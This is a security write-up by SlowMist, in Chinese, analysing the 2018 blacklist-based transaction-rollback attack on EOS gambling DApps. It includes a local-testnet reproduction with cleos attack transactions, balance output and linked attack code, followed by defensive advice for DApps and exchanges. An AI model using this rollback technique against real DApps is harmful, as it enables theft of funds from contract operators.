EOS回滚攻击手法分析之黑名单篇

by yudan@慢雾安全团队

事件背景：

2018年12月19日，众多游戏类DApp遭遇交易回滚攻击，其中包括BetDice，EOSMax，ToBet等。按当时18元人民币的价格计算，损失超过500万人民币。期间BetDice通过链金术平台发出多次公告，一度造成恐慌。

与此同时，慢雾安全团队对交易所和中心化钱包给出了暂时性的方案。此刻，攻击手法依旧是一个谜团。那么，攻击手段究竟是怎样的呢？在进行攻击回顾之前，需要先了解一点技术背景。

技术背景：

1、我们知道EOS采用的共识算法是DPOS算法，采用的是21个超级节点轮流出块的方式。除了21个超级节点外的其他全节点，并没有出块的权限。起到的作用是将收到的交易广播出去，然后超级节点将其进行打包。说到这里，很容易看出，如果一笔交易是发给除了超级节点外的其他全节点，这笔交易会经历两个过程。首先，这笔交易先被全节点接收，然后交易再被节点广播出去进行打包。而一笔交易是需要超级节点中超过2/3+1的节点进行确认之后才是不可回滚的，也就是不可逆的。这个过程大概需要3分钟左右，也就是说，交易发到除了超级节点外的全节点的时候，由于全节点没有打包的权利，此时此刻交易仍然处于可逆状态（这里假定节点数据库的读取模式为默认的speculative，有关阅读模式的参考）。这是一个核心关键点。

2、每一个bp(超级节点)，都可以在自己的节点的config.ini文件内进行黑名单的配置，在黑名单中的帐号是不能进行交易的，也就是说无论怎样，黑名单的交易都会被回滚。

黑名单配置路径：
Mac OS：~/Library/Application Support/eosio/nodeos/config/config.ini
Linux: ~/.local/share/eosio/nodeos/config/config.ini


配置方法：
将config.ini文件内的actor-blacklist填入黑名单帐号，如下图中，将attacker这个帐号作为黑名单帐号。

```
63 # Account added to actor blacklist (may specify multiple times) (eosio::chain_plugin)
64 actor-blacklist = attacker
65
```

了解了以上的知识点之后，我们就可以进行整个攻击事件的回顾了。

攻击回顾


跟踪攻击者的其中一个攻击帐号，发现帐号合约内只有一个transfer函数



同时，我们可以通过复盘这个帐号的所有交易记录发现，这个帐号只有开奖记录，而没有下注记录，看起来就好像项目方故意给这个帐号进行开奖一样。然而事实上并非如此。那为什么会出现这样的情况呢？这就需要上面的技术背景的知识了。以下是详细的攻击手法：

1、首先：攻击者调用非黑名单合约的transfer函数，函数内部有一个inline action 进行下注，from填写的是攻击者控制的非黑名单合约帐号，to填写的是游戏合约帐号。这时，攻击者发送交易是发向游戏合约自己的全节点服务器。使用的是黑名单帐号进行。
2、游戏节点读取到了这笔交易，立刻进行开奖，如果中奖，将对攻击者控制的非黑名单帐号发送EOS。
3、在经历了一个1，2两个操作之后。理论上攻击者控制的非黑名单帐号是进行了余额扣除。然后进行正常的开奖逻辑。到这里之前，一切都是正常的。也许有读者会问，为什么配置了黑名单，交易还能正常发起？原因是这个黑名单生效范围是在bp内，普通的全节点的config.ini内是没有黑名单的配置的。所以攻击者依然可以发起交易。
4、到此为止，攻击正式开始，也到了最关键的地方，由于项目方节点在收到下注交易的时候已经立马完成了开奖逻辑，而且采用的是线下开奖的模式，即下注交易和开奖交易是两笔不同的交易。但是，这两笔交易仅仅是在项目方的节点内完成，仍然是可逆的。当项目方节点向bp广播这两笔交易的时候，由于第一笔下注交易的发起者在bp节点的黑名单内，这一笔交易将被回滚，也就是打包失败，而开奖交易的发起者是项目方，不在黑名单之内，会被正常打包。因此两笔交易中的第一笔下注交易一定会被回滚，而开奖交易依旧会被打包，这也就解释了为什么只有开奖记录，而没有下注记录。因为下注记录都被回滚了。

整个过程可以参考下面的图：



攻击复现

本次攻击复现参考EOS LIVE钱包团队的文章：https://eos.live/detail/19255

1、环境准备

（1）本地准备两个节点，一个出块节点，一个同步节点，出块节点用于模拟真实bp，而同步节点则用于模拟项目方，其中出块节点需要开启history插件，方便后续的debug，并且把attacker加入节点黑名单。方便后续的debug。打包节点则需要开启自动开奖插件,自动开奖插件配置详见 https://github.com/superoneio/security
本次复现用到的代码：https://github.com/superoneio/security
本地多节点配置方法官方参考：https://developers.eos.io/eosio-nodeos/docs/local-multi-node-testnet
（2）三个测试帐号，分别是tobetioadmin,tobetiologs1,attackproxy1,分别为项目方帐号，项目方log帐号，和攻击代理帐号，其中tobetioadmin部署tobet游戏合约，tobetiologs1部署logs合约，attackproxy1部署attack合约。注意除了攻击代理帐号外的其他两个帐号不要改为其他帐号，如果改为其他帐号需要对自动开奖插件进行修改，自动开奖插件是拦截tobetioadmin这个帐号的。

（3）附上我的双节点的配置：

```
alias nodeos_main='nodeos --enable-stale-production --http-server-address 127.0.0.1:8888 --producer-name eosio --plugin eosio::chain_api_plugin --plugin eosio::net_api_plugin --data-dir eos_chain_data
  --plugin eosio::history_api_plugin --filter-on "*" --contracts-console'
alias nodeos_second='nodeos  --plugin eosio::chain_api_plugin --plugin eosio::net_api_plugin --http-server-address 127.0.0.1:8889 --p2p-listen-endpoint 127.0.0.1:9877 --p2p-peer-address 127.0.0.1:9876
  --config-dir node2 --data-dir node2'
```

其中nodeos_main为出块节点，nodeos_second为同步节点。

2、启动节点

```
debug 2018-12-25T02:29:01.866 thread-0  dice_plugin.cpp:181          set_program_options  ] set_program_options
info  2018-12-25T02:29:01.869 thread-0  chain_plugin.cpp:333        plugin_initialize    ] initializing chain plugin
info  2018-12-25T02:29:01.875 thread-0  block_log.cpp:134           open                 ] Log is nonempty
```

看到以上信息则代表dice_plugin配置成功

3、首先对正常的逻辑进行测试。

使用attackproxy1对tobetioadmin帐号进行正常的转账交易

```
cleos -u http://127.0.0.1:8889 transfer attackproxy1 tobetioadmin "1 EOS" -p attackproxy1
executed transaction: 1c1b26758a90b3db9c4162048959160fe4498d61ca3f4988c38c57dbf9dc98e6  128 bytes  2611 us
#   eosio.token <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.0000 EOS","memo":""}
#  attackproxy1 <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.0000 EOS","memo":""}
#  tobetioadmin <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.0000 EOS","memo":""}
warning: transaction executed locally, but may not be confirmed by the network yet         ]
```

可以看到，攻击代理合约进行了正常的转账。

4、开始攻击，使用黑名单帐号调用攻击代理合约，向项目方合约发起攻击。
(1)查询初始余额

```
cleos get currency balance  eosio.token attackproxy1
9945.7574 EOS
cleos get currency balance  eosio.token tobetioadmin
19997.1796 EOS
```

（2）为保证攻击成功，连续向项目方发起4起攻击

```
cleos -u http://127.0.0.1:8889 push action attackproxy1 transfer '["attackproxy1","tobetioadmin","10.0000 EOS","96-27-346a0ba3da5388cc4ffc4326c96050661d98c1e57b0d392e6f9271201b7439a8-f8554b2c5b0430e0d890d338292613f7aefc1c33-000014"]' -p attacker
executed transaction: 35b7b97a905a09db09ea65ae9e288e39e1aff5ebb89e467a7fb0c10614115729  248 bytes  582 us
#  attackproxy1 <= attackproxy1::transfer       {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#   eosio.token <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  attackproxy1 <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  tobetioadmin <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
warning: transaction executed locally, but may not be confirmed by the network yet         ]
cleos -u http://127.0.0.1:8889 push action attackproxy1 transfer '["attackproxy1","tobetioadmin","10.0000 EOS","96-27-346a0ba3da5388cc4ffc4326c96050661d98c1e57b0d392e6f9271201b7439a8-f8554b2c5b0430e0d890d338292613f7aefc1c33-000015"]' -p attacker
executed transaction: d0b41888264ce01c7c354e9149fe96d7dc1e44fedca8bb729e2e72cb76eae1db  248 bytes  511 us
#  attackproxy1 <= attackproxy1::transfer       {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#   eosio.token <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  attackproxy1 <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  tobetioadmin <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
warning: transaction executed locally, but may not be confirmed by the network yet         ]
cleos -u http://127.0.0.1:8889 push action attackproxy1 transfer '["attackproxy1","tobetioadmin","10.0000 EOS","96-27-346a0ba3da5388cc4ffc4326c96050661d98c1e57b0d392e6f9271201b7439a8-f8554b2c5b0430e0d890d338292613f7aefc1c33-000016"]' -p attacker
executed transaction: 9e3749629036f87f1820521fe5847dc7b8ff5d9fdb12bca430839a4cb6e522fd  248 bytes  546 us
#  attackproxy1 <= attackproxy1::transfer       {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#   eosio.token <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  attackproxy1 <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  tobetioadmin <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
warning: transaction executed locally, but may not be confirmed by the network yet         ]
cleos -u http://127.0.0.1:8889 push action attackproxy1 transfer '["attackproxy1","tobetioadmin","10.0000 EOS","96-27-346a0ba3da5388cc4ffc4326c96050661d98c1e57b0d392e6f9271201b7439a8-f8554b2c5b0430e0d890d338292613f7aefc1c33-000017"]' -p attacker
executed transaction: fb56ea2fbbda184020ade0cd16b3761aedb858c553d8115e39c2192c1a3e9fa6  248 bytes  504 us
#  attackproxy1 <= attackproxy1::transfer       {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#   eosio.token <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  attackproxy1 <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
#  tobetioadmin <= eosio.token::transfer        {"from":"attackproxy1","to":"tobetioadmin","quantity":"10.0000 EOS","memo":"96-27-346a0ba3da5388cc4f...
warning: transaction executed locally, but may not be confirmed by the network yet         ]
```

(3)再次查询余额

```
cleos get currency balance  eosio.token attackproxy1
9987.0202 EOS
cleos get currency balance  eosio.token tobetioadmin
19955.9168 EOS
```

(4)查询attacker帐号记录

```
➜  ~ cleos get actions attacker
#  seq  when                          contract::action => receiver      trx id...   args
=================================================================================================
#    0   2018-12-23T17:01:24.500     eosio.token::transfer => attacker     2371174d... {"from":"victim","to":"attacker","quantity":"10.0000 EOS","m...
#    1   2018-12-23T17:05:08.000     eosio.token::transfer => attacker     25387607... {"from":"victim","to":"attacker","quantity":"1.0000 EOS","me...
#    2   2018-12-23T17:06:31.000     eosio.token::transfer => attacker     8845ad99... {"from":"victim","to":"attacker","quantity":"1.0000 EOS","me...
#    3   2018-12-23T17:08:18.500     eosio.token::transfer => attacker     c6962053... {"from":"victim","to":"attacker","quantity":"2.0000 EOS","me...
#    4   2018-12-24T12:55:14.000     eosio.token::transfer => attacker     3eaa5d27... {"from":"victim","to":"attacker","quantity":"1.0000 EOS","me...
#    5   2018-12-24T14:11:21.500     eosio.token::transfer => attacker     d89b7e48... {"from":"tobetioadmin","to":"attacker","quantity":"1.0315 EO...
#    6   2018-12-24T14:11:21.500      tobetiologs1::result => attacker     d89b7e48... {"result":{"player":"attacker","referrer":"tobetioadmin","ga...
#    7   2018-12-24T14:11:25.000     eosio.token::transfer => attacker     ba4616d7... {"from":"tobetioadmin","to":"attacker","quantity":"1.0315 EO...
#    8   2018-12-24T14:11:25.000      tobetiologs1::result => attacker     ba4616d7... {"result":{"player":"attacker","referrer":"tobetioadmin","ga...
```

可见，并没有attacker对attackproxy1的调用记录，最后两条记录是我测试直接使用黑名单向tobetadmin发起攻击的时候留下的记录。与本次测试无关。但是通过查询发现，本地记录和链上记录是相吻合的，即无下注记录。

(5)查询attackproxy1的帐号记录

```
cleos get actions attackproxy1
#  seq  when                          contract::action => receiver      trx id...   args
=================================================================================================
#  244   2018-12-24T14:02:19.500      tobetiologs1::result => attackproxy1  5ac8750c... {"result":{"player":"attackproxy1","referrer":"tobetioadmin"...
#  245   2018-12-24T14:02:19.500     eosio.token::transfer => eosio.token   1df7cbc0... {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.000...
#  246   2018-12-24T14:02:19.500     eosio.token::transfer => attackproxy1  1df7cbc0... {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.000...
#  247   2018-12-24T14:02:19.500     eosio.token::transfer => tobetioadmin  1df7cbc0... {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.000...
#  248   2018-12-24T14:16:17.000           eosio::setcode => eosio          47cd57fd... {"account":"attackproxy1","vmtype":0,"vmversion":0,"code":"0...
#  249   2018-12-24T14:23:33.500     eosio.token::transfer => attackproxy1  cd919312... {"from":"tobetioadmin","to":"attackproxy1","quantity":"10.31...
#  250   2018-12-24T14:23:33.500      tobetiologs1::result => attackproxy1  cd919312... {"result":{"player":"attackproxy1","referrer":"tobetioadmin"...
#  251   2018-12-25T02:35:12.500     eosio.token::transfer => eosio.token   1c1b2675... {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.000...
#  252   2018-12-25T02:35:12.500     eosio.token::transfer => attackproxy1  1c1b2675... {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.000...
#  253   2018-12-25T02:35:12.500     eosio.token::transfer => tobetioadmin  1c1b2675... {"from":"attackproxy1","to":"tobetioadmin","quantity":"1.000...
#  254   2018-12-25T02:40:22.500     eosio.token::transfer => attackproxy1  368b6376... {"from":"tobetioadmin","to":"attackproxy1","quantity":"10.31...
#  255   2018-12-25T02:40:22.500      tobetiologs1::result => attackproxy1  368b6376... {"result":{"player":"attackproxy1","referrer":"tobetioadmin"...
#  256   2018-12-25T02:43:14.000     eosio.token::transfer => attackproxy1  2d654ab4... {"from":"tobetioadmin","to":"attackproxy1","quantity":"10.31...
#  257   2018-12-25T02:43:14.000      tobetiologs1::result => attackproxy1  2d654ab4... {"result":{"player":"attackproxy1","referrer":"tobetioadmin"...
#  258   2018-12-25T02:43:17.000     eosio.token::transfer => attackproxy1  bbb80ee7... {"from":"tobetioadmin","to":"attackproxy1","quantity":"10.31...
#  259   2018-12-25T02:43:17.000      tobetiologs1::result => attackproxy1  bbb80ee7... {"result":{"player":"attackproxy1","referrer":"tobetioadmin"...
#  260   2018-12-25T02:43:21.000     eosio.token::transfer => attackproxy1  f800c69b... {"from":"tobetioadmin","to":"attackproxy1","quantity":"10.31...
#  261   2018-12-25T02:43:21.000      tobetiologs1::result => attackproxy1  f800c69b... {"result":{"player":"attackproxy1","referrer":"tobetioadmin"...
#  262   2018-12-25T02:43:26.500     eosio.token::transfer => attackproxy1  d43d263d... {"from":"tobetioadmin","to":"attackproxy1","quantity":"10.31...
#  263   2018-12-25T02:43:26.500      tobetiologs1::result => attackproxy1  d43d263d... {"result":{"player":"attackproxy1","referrer":"tobetioadmin"...
```

可以看到的是，这个也与链上记录吻合，只有开奖记录，就像tobetadmio故意给attackproxy1开奖一般。

通过以上的复现及和链上记录的对比，我们可以证明上文说的攻击手法，就是黑客本次进行攻击的手法，采用的就是使用黑名单进行回滚的操作。

防御建议：

1、针对DApp的防御建议

（1）节点开启read only模式，防止节点服务器上出现未确认的块

（2）建立开奖依赖，如订单依赖，开奖的时候判断订单是否存在，就算在节点服务器上开奖成功，由于在bp上下注订单被回滚，所以相应的开奖记录也会被回滚。

2、针对交易所和中心化钱包的建议

慢雾安全团队建议 EOS 交易所及中心化钱包在通过 RPC 接口 get_actions 查询热钱包充值记录时，应检查充值 transaction 所在的 block_num 是否小于 last_irreversible_block(最新不可逆区块)，如果 block_num 大于 last_irreversible_block 则表示该区块仍然是可逆的，存在“假充值”风险。

致谢

感谢EOS LIVE钱包团队对本地复现过程中的技术解疑和复现代码的提供。

参考：

节点配置参考：https://developers.eos.io/eosio-nodeos/docs/read-modes

EOS LIVE钱包团队的文章：https://eos.live/detail/19255